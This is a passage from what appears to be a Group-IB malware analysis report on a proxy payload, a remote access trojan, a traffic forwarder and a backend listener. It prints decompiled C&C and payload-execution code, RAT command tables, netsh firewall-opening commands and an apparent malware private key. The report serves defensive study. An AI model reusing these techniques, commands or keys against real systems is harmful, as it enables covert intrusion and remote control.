After decoding arguments (the arguments that were passed to the second stage module), the payload gets an IP address and a port of the C&C server. The payload communicates with the C&C server using a specific encryption protocol at the application level.

If the remote host is specified, then the connection is performed to this node. As has been mentioned, the sample body contains several Russian words in transliteration:

```
if (!strcmp(&command, "ustanavlivat"))
    break;
len2 = 0;
Src = 0;
memset(&v11, 0, 0x103ui64);           // we will be here if get "ustanavlivat" command
if ( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )// get "ustanavlivat" command len
    return 0xFFFFFFFF164;
decode(&len2, 4);
v3 = len2;
if ( !read_n_bytes_from_response_to_buffer(socket, &Src, len2, 60000) )// get "ustanavlivat" command destination
    return 0xFFFFFFFF164;
decode(&Src, v3);                     // decode them
memset(&::Dst, 0, 0x104ui64);
strcpy_s(&::Dst, 0x104ui64, &Src);   // copy to Dst string
}
if (!strcmp(&command, "poluchit"))
    break;
len2 = strlen(&::Dst);             // // we will be here if get "poluchit" command
if ( !encode_and_send_if_need(socket, &len2, 4) || !encode_and_send_if_need(socket, &::Dst, len2) )
    return 0xFFFFFFFF164;

if (!strcmp(&command, "pereslat"))
break;
len2 = 0;                           // // we will be here if get "pereslat" command
if ( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )
return 0xFFFFFFFF164;
decode(&len2, 4);                   // num of threads counter dword
or ( i = 0; i < len2; ++i )
CreateThread(0i64, 0i64, StartAddress, 0i64, 0, 0i64);
Sleep(0x3E8u);

( !strcmp(&command, "derzhat") || strcmp(&command, "vykhodit") );// do loop while when we not get exit command
// do loop while when we not get exit command
```

"Nachalo" is a debugging string that will be sent in encrypted format to the C&C server, indicating that a connection to the target node is established. When executing a thread, 5 attempts are made to connect to the C&C server directly. The program will shut down if the connection fails. In the event the connection is successful, the application receives commands from the C&C server and executes them. All commands and server responses are encrypted by default, but for your convenience, they are listed below in decrypted form.

The main purpose of connecting to the C&C server is to receive (or send) encrypted content from the server to the target machine. The connection to the C&C server is performed to the network address and port that are specified as command-line arguments when the sample is launched (by Loader).

**Below is a list of available commands:**

<b>Commands from the C&amp;C server</b>		<b>Messages to the C&amp;C server</b>	
<b>Command</b>	<b>Description</b>	<b>Command</b>	<b>Description</b>
ustanavlivat	to receive a network address of the active Server2 server from the C&C server (the address will be sent in the next package)	Nachalo	This message sent to the C&C server or the proxy during the start of the sample is the start-up indicator
poluchit	to send a network address of the current Layer 2 server to the C&C server	kliyent2podklyuchit	a testing proxy performance package
pereslat	to forward data between the C&C server and Server2	ssylka	to connect to the C&C server to forward traffic between the C&C server and Server2
derzhat	to keep the connection open	vykhodit	notifying the C&C server of session termination
vykhodit	to terminate the session		

By sending the "ssylka" message to the C&C server, the analyzed file can make the C&C server keep the connection open for further traffic redirection between the C&C server and Layer 1. The "ssylka" command is executed in the event the "pereslat" command is received from the C&C server. This means that the C&C server initiates the communication session by sending the «pereslat» command and waits for the incoming connection from the program (with the "ssylka" message) to further forward traffic between the C&C server and Layer 1 (communications are possible in both directions). The sample does not have a list of commands to forward traffic between the C&C server and Server2, it just redirects data from the one socket to another, when two connections are active.

One of the commands that can be received from the C&C server is «ustanavlivat». In the event the program receives it, it performs an additional request to the C&C server and receives a network address of the Server2 node, which will be further used as an end point to proxy network traffic.

The "kliyent2podklyuchit" message is intended to check the efficiency of an intermediate proxy server, through which network connections will be performed. If the target computer is specified in the command line, the sample will connect to this host with an additional message "kliyent2podklyuchit". The connection is performed using the functionality of the statically linked library "libcurl". In the event the connection is successful, traffic from the C&C server will further go through the proxy. If not, the application terminates its operation.

The C&C server also may send the "poluchit" command. Once this command is received, the analyzed file will send a network address of the current server Server2 to the C&C server.

The next possible command from the C&C server is "pereslat". Once this command is received, the file requests data from the C&C server and receives a certain X number. Following this, the sample will execute a multi-threaded C&C request with the "ssylka" command and forward traffic between the C&C server and Server2 nodes, when necessary. The number of threads for traffic redirection is equal to the X number that was previously obtained from the C&C server. If X> 1, then more than one equivalent tunnel is established simultaneously to redirect traffic from the C&C server to Server2 (the "ssylka" command).

"On top" of the application protocol with encryption, application traffic is wrapped up inside ordinary TLS. "Visible" network traffic is a simple TLS connection.

```
16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 1C C0 13 C0 14 C0 27 C0 2F  
00 9E 00 6B 00 67 00 39 00 33 00 9C 00 3D 00 3C 00 35 00 2F 01 00 xx xx 00  
0A 00 08 00 06 xx xx xx xx xx xx  
  
16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 0E C0 13 C0 14 00 39 00 39  
00 33 00 35 00 2F 01 00  
  
16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 xx 00 00 05 FF 01 00 01 00
```

## **Server\_RAT**

The ejbss.dll library (MD5: 570e6ea21cdce694a4a74876ca87534a, size: 226304 bytes) is classified as Server\_RAT.

### **Description**

The file is a resident RAT application that, once launched, waits for incoming connections on a specific port to control the infected PC. The functions available for a remote operator include launching arbitrary commands, collecting data about the system, active PC sessions and running processes, deleting arbitrary files, reading data from the file, downloading and executing files.

The program is installed as a service (purportedly using Dropper) and extracts the payload from itself. The scheme is similar to that used to infect client (target) machines.

Through examination of infected proxies, Group-IB specialists identified a service called rpcapt and a path to the program %WINDIR%\ejbss.dll.

## After startup, Payload is extracted and decrypted

```
int64 __fastcall DecryptBuffer(__int64 lpenc_buff, int ienc_buff_size, _QWORD *lprez, unsigned int irez_size)
{
    _int64 enc_buff; // r14@1
    unsigned int rez_size; // esi@1
    _QWORD *v6; // rbp@1
    int v7; // er13@1
    unsigned int v8; // ebx@1
    void *v9; // rax@1
    void *rez; // rdi@1
    int enc_buff_size; // ST20_4@2
    unsigned int v12; // eax@2
    int FinalUncompressedSize; // [rsp+78h] [rbp+20h]@2

    enc_buff = lpenc_buff;
    rez_size = irez_size;
    v6 = lprez;
    v7 = ienc_buff_size;
    v8 = 0;
    v9 = malloc(irez_size);
    rez = v9;
    if (!v9)
    {
        memset(v9, 0, rez_size);
        enc_buff_size = v7;
        v12 = RtlDecompressBuffer(COMPRESSION_FORMAT_LZNT1, rez, rez_size, enc_buff, enc_buff_size, &FinalUncompressedSize);
        if ((v12 & 0x80000000) != 0)
        {
            DbgPrint("DecompressBuffer(): RtlDecompressBuffer failed with status %lx\n", v12);
        }
        else
        {
            LOBYTE(v8) = FinalUncompressedSize == rez_size;
            if (!v8)
            {
                *v6 = rez;
                return v8;
            }
        }
        free(rez);
    }
    return v8;
}
```

```
char decrypt_and_run_payload()
{
    size_t v0; // rdi@2
    SIZE_T v1; // rsi@2
    _DWORD *v2; // rax@2
    _DWORD *v3; // rbx@2
    _QWORD *v4; // rax@3
    _int64 v5; // rdi@3
    void __fastcall *v6; // rax@4
    char v8; // [rsp+30h] [rbp+8h]@1
    void *Memory; // [rsp+38h] [rbp+10h]@1

    if ( decrypt_payload(ndllinst, &Memory, &v8) )
    {
        v0 = *Memory;
        v1 = v0 + 1;
        v2 = LocalAlloc(0x400u, v1);
        v3 = v2;
        if (!v2)
        {
            memmove(v2, Memory + 4, v0);
            v4 = process_pe(v3);
            v5 = v4;
            if (!v4)
            {
                v6 = find_proc_in_pe(v4, 1);
                if (!v6)
                    v6(0i64); // run payload
                else
                    sub_1800017D0(v5);
                memset(v3, 0, v1);
                LocalFree(v3);
            }
        }
        free(Memory);
    }
    return 0;
}
```

The decrypted file is also a dynamic library containing a payload. After decryption, the file looks for exported function with ordinal #1 and calls it.

Name	Address	Ordinal
mbcrs.dll	000000018001167C	1
DllEntryPoint	000000018001BCA0	[main entry]

- On first run the application checks for the "mbcrs.dll" file in the OS system directory. In the event the file exists, the app decrypts it and reads a port number from the file. This number will then be used for network communications. If the file does not exist, it is created and the port number generated in random fashion is added there in encrypted form. It is worth noting that Group-IB specialists always observed port 3365 on the proxy.
- The file can use a port preconfigured by the attacker (and not a port with a random number), if the "mbcrs.dll" file was copied with it during the RAT installation.
- For the network port that will be used for network communications, a rule is generated for the OS firewall. This action is performed by running one of the following commands:

```
netsh advfirewall firewall add rule name=CoreNetworkingHTTPS  
dir=in action=allow Protocol=TCP localport=%d  
  
netsh firewall add portopening protocol=tcp port=%d  
name=CoreNetworkingHTTPS  
  
where %d - the above-mentioned port number
```

- waits for incoming connections from the operator on the port, mentioned in the point above
- can execute commands as required by the operator

```

    if ( command == '0F' )
    {
        v5 = get_system_info(sock, mb_encrypt_key);
LABEL_45:
        v4 = v5;
LABEL_48:
        if ( v4 )
            return v4;
    }
    else
    {
        switch ( command )
        {
            case '0G':
                v5 = get_info_about_drives(sock, mb_encrypt_key);
                goto LABEL_45;
            case '0H':
                v5 = find_files(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0R':
                v5 = set_current_dir(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0I':
                v5 = enum_processes(sock, mb_encrypt_key);
                goto LABEL_45;
            case '0J':
                v5 = kill_selected_process(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0M':
                v5 = start_new_process(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0N':
                v5 = delete_file(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0O':
                v5 = write_data_to_file(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0P':
                v5 = set_filetime(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0Q':
                v5 = exec_cmd_and_read_output(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0U':
                v5 = create_file_and_set_time(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0T':
                v5 = read_file(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0S':
                v5 = sub_180004ED4(sock, &buff, mb_encrypt_key);
                goto LABEL_45;
            case '0V':

```

- **The table below contains a list of all commands available:**

<b>Command</b>	<b>Description</b>
OF	Collects and sends the following system data to the operator: OS version, processor, computer name, information about network interfaces, information about mounted disks
OG	Enumerates and sends data about existing disks in the system
OH	Checks for certain files on the disk
OR	Changes the current working directory
OI	Enumerates and sends running processes
OJ	Terminates the process with a specific name
OM	Runs the command / file
ON	Deletes a specific file
OO	Writes data to a specific file
OP	Sets the timestamps to a specific file that are the same as those of the system file shell32.dll
OQ	Executes the command and send its output
OU	Create a file with specified content and set the file timestamp that is the same as the timestamp of shell32.dll
OT	Reads the file contents and sends it to the operator
OS	Searches for the specified file or directory, reads its contents and sends it to the operator
OV	Gets and sends disk information
OW	Modifies the file's timestamp
OE	Connect to a specific network node for traffic transmission
OX	Reads, decrypts, and sends data from a file of the form "%windir%\system32\hyrX.dll" in the system directory (where X is an arbitrary substring), purportedly containing the bot configuration
OY	Writes data to a file in the system directory
OZ	Gathers data about active sessions
OC	Sends the "Od" command to the operator
OK	Sends the "Oa" command to the operator

## **Server\_TrafficForwarder**

The msvmgr.exe (MD5: 3c3982d068bc7f2d1e4742c2009b0f46, size: 180224 bytes) and msdtc.exe (MD5: b603a16a950056df336fe3950c816 01d, size: 348160 bytes, MD5: d032aeb54cf1229e011c070ecd64c33, size: 315904 bytes) executable programs are Server\_TrafficForwarder.

On infected proxies, these programs always were child processes of Server\_RAT and were located in %windows%.

## **Description**

The file is a resident application that, once launched, waits for incoming connections on a specific port to provide further control of the PC to the attacker.

Server\_TrafficForwarder uses the wolfSSL statically linked library to implement asymmetric encryption of traffic between the client and the server.

The screenshot shows the official website for wolfSSL. At the top, there's a navigation bar with links for Home, About, Products, Download, License, Blog, Docs, Community, and Contact. To the right of the navigation, there are links for Questions, Support Forums, and a language selector (US and UK flags). Below the navigation, there's a large banner for the "Embedded SSL Library" which is described as being for Applications, Devices, IoT, and the Cloud. It highlights secure communication for various IoT devices like smart grids, connected homes, and mobile phones. To the right of the banner is a black and white photograph of a wolf howling at the moon. At the bottom left, there's a section asking if an application or device needs SSL/TLS, followed by a detailed description of the wolfSSL library's features and compatibility. On the right side, there's a "Download Now" button and a link to learn more about commercial license options.

### Does your Application or Device Need SSL/TLS?

The wolfSSL embedded SSL library (formerly CyaSSL) is a lightweight, portable, C-language-based SSL/TLS library targeted at IoT, embedded, and RTOS environments primarily because of its size, speed, and feature set. It works seamlessly in desktop, enterprise, and cloud environments as well. wolfSSL supports industry standards up to the current **TLS 1.2** and **DTLS 1.2**, is up to **20 times smaller** than OpenSSL, offers a **simple API**, an OpenSSL compatibility layer, OCSP and CRL support, is backed by the robust wolfCrypt cryptography library, and **much more**.

### [Download Now](#)

Get the latest open source  
GPLv2 version now!

Or learn more about  
[commercial license options](#).

## Keys

It has two related files:

The “wcer.dat” file (size: 4382 bytes, md5: E39C8A1B2D35EC1B7BF73599 EA4A33FA) is a certificate file:

```

ca-cert.pem      x  wcer.dat      x  +
1   Certificate:
2     Data:
3       Version: 3 (0x2)
4       Serial Number: 1 (0x1)
5       Signature Algorithm: sha512WithRSAEncryption
6       Issuer: C=US, ST=Merland, L=Eastern, O=Portal, OU=Financial news, CN=finews.otzo.com/emailAddress=master@otzo.com
7       Validity
8         Not Before: Apr 10 10:09:05 2016 GMT
9         Not After : Apr 10 10:09:05 2017 GMT
10      Subject: C=US, ST=Merland, L=Eastern, O=Portal, OU=Financial news, CN=finews.otzo.com/emailAddress=master@otzo.com
11      Subject Public Key Info:
12        Public Key Algorithm: rsaEncryption
13        RSA Public Key: (2048 bit)
14          Modulus (2048 bit):
15            00:c3:57:45:bf:89:d4:71:66:f5:8a:43:76:91:91:
16            f8:c2:60:a9:8b:17:da:dd:9c:c5:ee:4f:9c:05:27:
17            1a:01:0c:35:05:08:9b:35:31:49:9a:3a:14:f2:3a:
18            47:22:c3:9c:1d:2e:ee:bf:cf:52:d0:2e:a0:59:a9:
19            2f:1f:13:13:60:ed:9f:7b:26:ca:8e:36:97:f8:85:
20            94:49:be:af:fe:8d:da:83:e5:4c:99:55:76:cc:ab:
21            10:d0:21:17:61:f5:17:03:68:fc:1b:a5:f8:9d:aa:
22            09:c1:14:64:5a:7b:30:26:89:a3:d7:53:b2:c6:19:
23            ce:e5:ad:b5:1e:08:4d:ce:f1:28:21:c7:9c:07:49:
24            c3:e4:15:b2:6f:60:32:12:64:9a:56:83:c6:e8:6c:
25            30:ee:b5:00:2a:77:3e:22:05:eb:b4:f8:72:de:6c:
26            d1:43:34:22:c3:47:76:c0:c1:62:dc:1c:44:75:75:
27            12:3f:ee:61:ce:8c:c0:1c:da:1b:a2:08:3f:da:7b:
28            67:ce:18:05:eb:3d:5f:f0:39:11:6b:7e:b9:6e:15:
29            3d:63:27:eb:48:4a:c9:eb:44:09:c3:c2:3e:3b:22:
30            fd:32:6c:b1:40:88:1c:8f:f9:ff:15:e8:42:7f:7d:
31            b6:e2:70:12:3d:91:98:45:b1:41:f9:84:65:7c:77:
32            35:ef
33      Exponent: 65537 (0x10001)

```

The “wkey.dat” file (size: 1675 bytes, md5: F329B8A6957635C8CCA1C97 FA459DC82) is a private key file

```

wkey.dat      x  +
1 -----BEGIN RSA PRIVATE KEY-----
2 MIIEogIBAAKCAQEAw1dFv4nUcWb1lkN2kZH4wmCpixfa3ZzF7k+cBScaAQw1BQib
3 NTFJmj0U8jpHIoOcHS7uv89S0C6gWakvHxMTYO35eybKjjaX+IWUSb6v/o3ag+VM
4 mVV2zKsQ0CEXYFUXA2j8G6X4naoJwRRkWnswJomj11OyxhnO5a216QhNzvEoIcec
5 B0nD5BWyb2AyEmSaVoPG6Gww7rUAKnc+IgXrtPhy3mzRQzQiw0d2wMFi3BxEdXUS
6 P+5hzozAHNobogg/2ntnzhgF6z1f8DkRa365bhU9YyfrSErJ60QJw8I+OyL9Mmyx
7 QIgcj/n/FeBCF32+4nASPZGYRbFB+YR1fHc17wIDAQABoIBAHfiLscvcrcqRhVV
8 9AXA/Vd19YeM22DY30yzhQBQkBAGit+M+Zw6pH5HmSVUCOZYAI6UiCgluCBWDUkZ
9 oPbEQUdipZMkKnn/HwODr49WvTJPosUBy/Hq1p8jeY0SUgRnY31PTDI3uQ4iFhxu
10 RGyXX+S241u7XWNg4W5qHtNmqkIPARUTdKHmUYPD1suwkO1ogR78iBSsvmGfZ/ot
11 M3mE446IMyHA56LyvOBbjebGBZ9bWjEFV009XQj86UHax95PNyhFZbgyp4N6DZ+C
12 Yes7ptKP3pzHGPrJeX/ib/idiqfwIidMxw+Aie1C2/Z1INqeuvC3oIjQkVjbR6gB
13 w6OEHckCgYEAE9oLLU19fIjsRqag3JPEEpYKD4Ybm7PvAQAoPRO+o8bFF6ON8Y+OO
14 od1GNfoy4B1viiu1l1aEQ7UMdnv8zvjZYqddSv4GAk9XVRMNo/0gbQH2zTztnlo
15 g7fx4oo3HfA4zyz5a7v72dQY19P/T4uJC98nR2o7v+xV7f4mJkUWTVUCgYEaytw7
16 GqfdrtSkzhm3dpKba+pdvHV1djgv0QjYxSSuyM4Ylgmzrnor7djL/X9i90wqJjv1I

```

The related files are used to encrypt network traffic and verify the client.

Information about the C&C server or addresses of clients is not available in the file. The sample just waits for incoming connections to the selected port.

## Main functionality

- Parses the command line arguments  
Example: "msvmgr.exe 4444 111.222.111.222 31337"

The sample must be run with the following arguments:

msvmgr.exe port ip1 port2

where port is a port used to wait for incoming connections

ip1 - an IP address of Layer 2 server to which it is required to connect

port2 - a port of the Layer 2 server, to which it is required to connect to redirect traffic

Based on the above-mentioned information, in the event the second command line argument (IP address) is specified, then after establishing connection with the client, the sample will connect to the network node from the second argument (for the above-mentioned example this will be "111.222.111.222") to the port from the third argument (31337 in the example). This server will be used to proxy traffic from the client. If the command-line arguments are not specified, the remote client will accept incoming connections, but will not tunnel the traffic, because it will not be able to establish an outgoing connection with the next node (it is not specified) and run two threads to redirect traffic.

- After the start, it reads the contents of the key and certificate file from the current directory.
- It binds the port from the arguments; if the arguments do not contain a port – it listens on a random port and waits for incoming connections

## Supported functionality:

- performs network communications over an encrypted protocol
- self-removal
- reads and sends system information: about PC components, locales, free space on disks, RAM size, network adapters and local interfaces, OS version, Windows version identifier, PC name

```
GetVersionExW(a1 + 1076);
v10 = 0;
memset(&v11, 0, 0x20u);
GetSystemInfo(&v10);
v2 = v14;
v3 = v11;
*(a1 + 1368) = v12;
v4 = v10;
*(a1 + 1376) = v2;
v5 = v13;
*(a1 + 1360) = v4;
v6 = HIWORD(v10);
*(a1 + 1364) = v3;
LOWORD(v3) = v15;
*(a1 + 1362) = v6;
v7 = *(a1 + 1080);
*(a1 + 1372) = v5;
LOWORD(v5) = v16;
*(a1 + 1380) = v3;
*(a1 + 1382) = v5;
if ( v7 >= 6 )
{
    *v1 = 0;
    if ( GetProductInfo_0 )
        GetProductInfo_0(v7, *(a1 + 1084), 0, 0, a1 + 1076);
}
else
{
    *v1 = GetSystemMetrics(89);
}
*(a1 + 1384) = 0;
GetWinProductID(a1 + 1386, 128, a1 + 1642, 128);
GetLocaleInfo(a1);
*(a1 + 2944) = GetACP();
*(a1 + 3976) = 64;
*(a1 + 2940) = timezone;
GlobalMemoryStatusEx(a1 + 3976);
getdiskfreespace((a1 + 4040), (a1 + 4048));
GetHardwareConfig(a1 + 2948, 256, a1 + 3204, 256);
GetHardwareConfig2(a1 + 3460, 256, a1 + 3716, 256);
GetNetworkInfo(a1 + 4056, 5);
return 0;
}
```

```
int __cdecl CollectAndSendSystemInfo(int a1, int a2, int a3)
{
    __int16 v4; // [esp+8h] [ebp-21A8h]@1
    char v5; // [esp+Ah] [ebp-21A6h]@1
    __int16 Dest; // [esp+28h] [ebp-2188h]@1
    __int16 v7; // [esp+232h] [ebp-1F7Eh]@1
    __int16 v8; // [esp+21AEh] [ebp-2h]@1

    v4 = 0;
    memset(&v5, 0, 0x21A4u);
    v8 = 0;
    GetAllSystemInfo(&v4);
    wcscpy(&Dest, (*a3 + 1608));
    wcscpy(&v7, (*a3 + 2128));
    return SSL_send(&v4, 0x21A8, a3);
}
```

- can read and send the contents of the private key file
- checks the validity of client's responses (checking if this is a legitimate client). After first network request program gets the response from the client, decrypts and compares it with a previously known response. In the event he gets a different response - it drops the connection.

```

if ( !ssl )
{
    ssl_free(ssl_1, 0, sock);
    return 1;
}
Sub_h1FDF0(ssl, sock);
if ( accept_connection(v43) != 1 || first_knock_send_Recv(v43) //+
    goto ending;
if ( !pre_recv_data(v43, &namelen) && namelen <= 0x200 && !mb_recv_data(v43, &v26, namelen) )
{
    encrypt_string(&v28, namelen - 32, &v26, 32);
    if ( client_responde != 0x68F23A80 )
    {
ending:
    ssl_free(ssl_1, v43, sock);
    return 1;
}
namelen = 16;
Getpeername(sock, &name, &namelen);

```

**Below is the table of all available commands:**

**Table 1**

Command	Description
0x1095	-
0x1096	Collects and sends system information
0x10AA	Gets the configuration
0x10AB	Changes the configuration (including the port on which it listens for connections)
0x10AE	-
0x10AF	-
0x10B3	Reads a private key file and sends it to the operator
0x10B4	Writes data to a file

Group-IB specialists have detected several versions of the file. They differ in the list of available commands. Another version of the malicious file has the following command list:

**Table 2**

Command	Description
NONE	-
GINF	Collects and sends system information about the PC
GCFG	Gets configuration
SCFG	Changes the configuration (including the port on which it listens connections)
SLEP	-
HIBN	-
LCLR	Records data to the file
LDWN	Reads a private key file and sends it to the operator

### **Backend\_Listener**

An executable file “msdtc.exe” (MD5: 5C1917F6753D03A08328132DB1E06571, size: 257 536 bytes) can be classified as Backend\_Listener.

It is a service application waiting for incoming connections on two ports. It can redirect traffic from one port to another, thereby implementing a tunnel between the client connected to the second port and the client connected to the first one and vice versa.

### **Description**

Once launched, the application extracts two arguments from the command line. These are port numbers on which the application will wait for incoming connections.

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    u_short arg1; // di@3
    u_short arg2; // si@3
    char v6; // [esp+Ch] [ebp-2260h]@3
    int v7; // [esp+2268h] [ebp-4h]@3

    if ( argc != 3 )
        return 1;
    arg1 = atoi(argv[1]);                                // port1
    arg2 = atoi(argv[2]);                                // port2
    sub_402250(&v6);
    v7 = 0;
    if ( main_func(&v6, arg1, arg2) )
        Sleep(INFINITE);
    sub_4022F0(&v6);
    v7 = -1;
    sub_4022D0(&v6);
    return 0;
}

```

To encrypt traffic, an open source library named wolfSSL is used. After the application is started, the private key and certificate files will be extracted from the current directory. They are used to encrypt traffic between the server and connected clients that must have identical key pairs. Without them, you can not connect to the service, or decrypt its traffic.

```

, 0, &filename, "cer.dat", 0);
, 0, &filename, "key.dat", 0);

v_ex(v4);
v_certificate_file(v5, v3 + 826h) != 1 || wolfssl_GTK_use_PrivateKey_File(v5, v3 + 852h, 1)
v5);

```

The program opens two ports and waits for incoming connections from the operator on one of them. The first port is port1 from the command-line arguments. Port2 is the second argument. In our study, the first port was port 8080, the second one was port 9090.

```

else
{
    sock_copy = *(v3 + 2);
    *(v3 + 1) = 1;
    listen(sock_copy, 0xFFFF);
    *(v3 + 6) = arg1;
    v10 = _beginthreadex(0, 0, accept_thread, 1, 0, 0); // port1 from arg1 listening thread
    socket2_copy = *(v3 + 5);
    *(v3 + 4) = v10;
    listen(socket2_copy, 0xFFFF);
    *(v3 + 12) = arg2;
    *(v3 + 4) = _beginthreadex(0, 0, accept_thread, 0, 0, 0); // port2 from arg2 listening thread
    result = *(v3 + 1);
}

```

In order to trigger traffic from one port to another, the operator performs a connection to the server (server is the current sample, because it is just a service waiting for incoming connections) on port2 (9090).

Only an operator can connect to the server to control traffic because the service uses a private and public key pair to authorize and encrypt traffic (and this key pair must be identical to the one that the client-operator will use). In the event of absence of a key pair, or with a different pair of keys, the service will drop connections.

To establish a successful connection, several checks will be performed. In addition, traffic is encrypted with a reversible algorithm.

```
ssl = wolfSSL_new(sll_ctx);
ssl_copy = ssl;
ssl_port2 = ssl;
if ( ssl )
{
    fill_vtable(ssl, accept_socket);
    if ( accept_connection(ssl_copy) == 1
        && !parse_recved_data(ssl_copy)
        && !recv_n_bytes(ssl_copy, &len)
        && len <= 0x200
        && !recv_data(ssl_copy, &recv_buff, len) )
    {
        decrypt_packet(&v30, len - 32, &recv_buff, 0x20u);
        somessl = 0;
        if ( *(vtable + 9)                      // if accept_socket connection on port1 exists
            && (InterlockedIncrement(vtable + 8),
                  socket_from_first_port = is_exists_active_session(vtable, 90, &somessl),
                  socket_from_first_port += -1) )
    }
}
```

Response data from the server is partially randomized. Probably, this is intended to randomize the length of outgoing packets, so that traffic generated by the server alters, which complicates its detection.

If all the legitimacy tests of the operator's commands are passed, two traffic threads from one port to another will be triggered.


```
DWORD __stdcall traffic_tunelling(LPVOID ssl)
{
    size_t First_socket; // edi@1
    size_t second_socket; // esi@1
    int i; // eax@1
    _BYTE buffer[16384]; // [esp+8h] [ebp-4004h]@1

    buffer[0] = 0;
    memset(&buffer[1], 0, 0xFFFFU);
    First_socket = *(ssl + 1);
    second_socket = *ssl;
    for ( i = recvdata(first_socket, buffer, 0x4000); i > 0; i = recvdata(first_socket, buffer, 0x4000) )
    {
        if ( pre_wolfSSL_send(second_socket, buffer, i) )
            break;
    }
    return 1;
}
```

Following this, when the client connects to the first port (8080), the service will forward traffic from the first port to the second one and back.

If there are no active connections on the first port, the server issues the "PELS" command to the client connected to the second port.

To reverse-engineer the protocol of server communications with connected clients, Group-IB specialists have developed a client that successfully connects to both ports of the server. Its code was created based on the server's requests and responses as well as using the open source library wolfSSL.



The screenshot shows a Windows Command Prompt window titled 'cmd C:\Windows\system32\cmd.exe'. The user is in the directory 'C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>'. The user types 'client.exe' followed by several command-line options and arguments, which are then followed by a question mark '?' to display the help menu. The help menu lists various command-line options with their descriptions, such as '-h' for host, '-p' for port, '-v' for SSL version, '-U' for valid SSL version numbers, '-l' for cipher suite list, '-c' for certificate file, '-k' for key file, '-A' for CA certificate file, '-Z' for minimum DH key bits, '-b' for benchmark connections, '-B' for benchmark throughput, '-s' for pre-shared keys, '-t' for tracking memory use, '-d' for disabling peer checks, '-D' for overriding date errors, '-e' for listing cipher suites, '-g' for sending an HTTP GET request, '-u' for UDP DTLS, '-m' for matching domain name in cert, '-N' for using non-blocking sockets, '-r' for resuming session, '-w' for bidirectional shutdown, '-M' for STARTTLS protocol, '-f' for fewer packets/group messages, '-x' for disabling client cert/key loading, and '-X' for being driven by an external test case.

```
C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>client.exe
C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>client.exe -?
C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>client.exe 127.0.0.1 8888
C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>client.exe -?

client 3.10.2 NOTE: All files relative to wolfSSL home dir
-?           Help, print this usage
-h <host>   Host to connect to, default 127.0.0.1
-p <num>     Port to connect on, not 0, default 11111
-v <num>     SSL version [0-3], SSLv3<0> - TLS1.2<3>, default 3
-U           Prints valid ssl version numbers, SSLv3<0> - TLS1.2<3>
-l <str>     Cipher suite list (: delimited)
-c <file>   Certificate file,           default ./certs/client-cert.pem
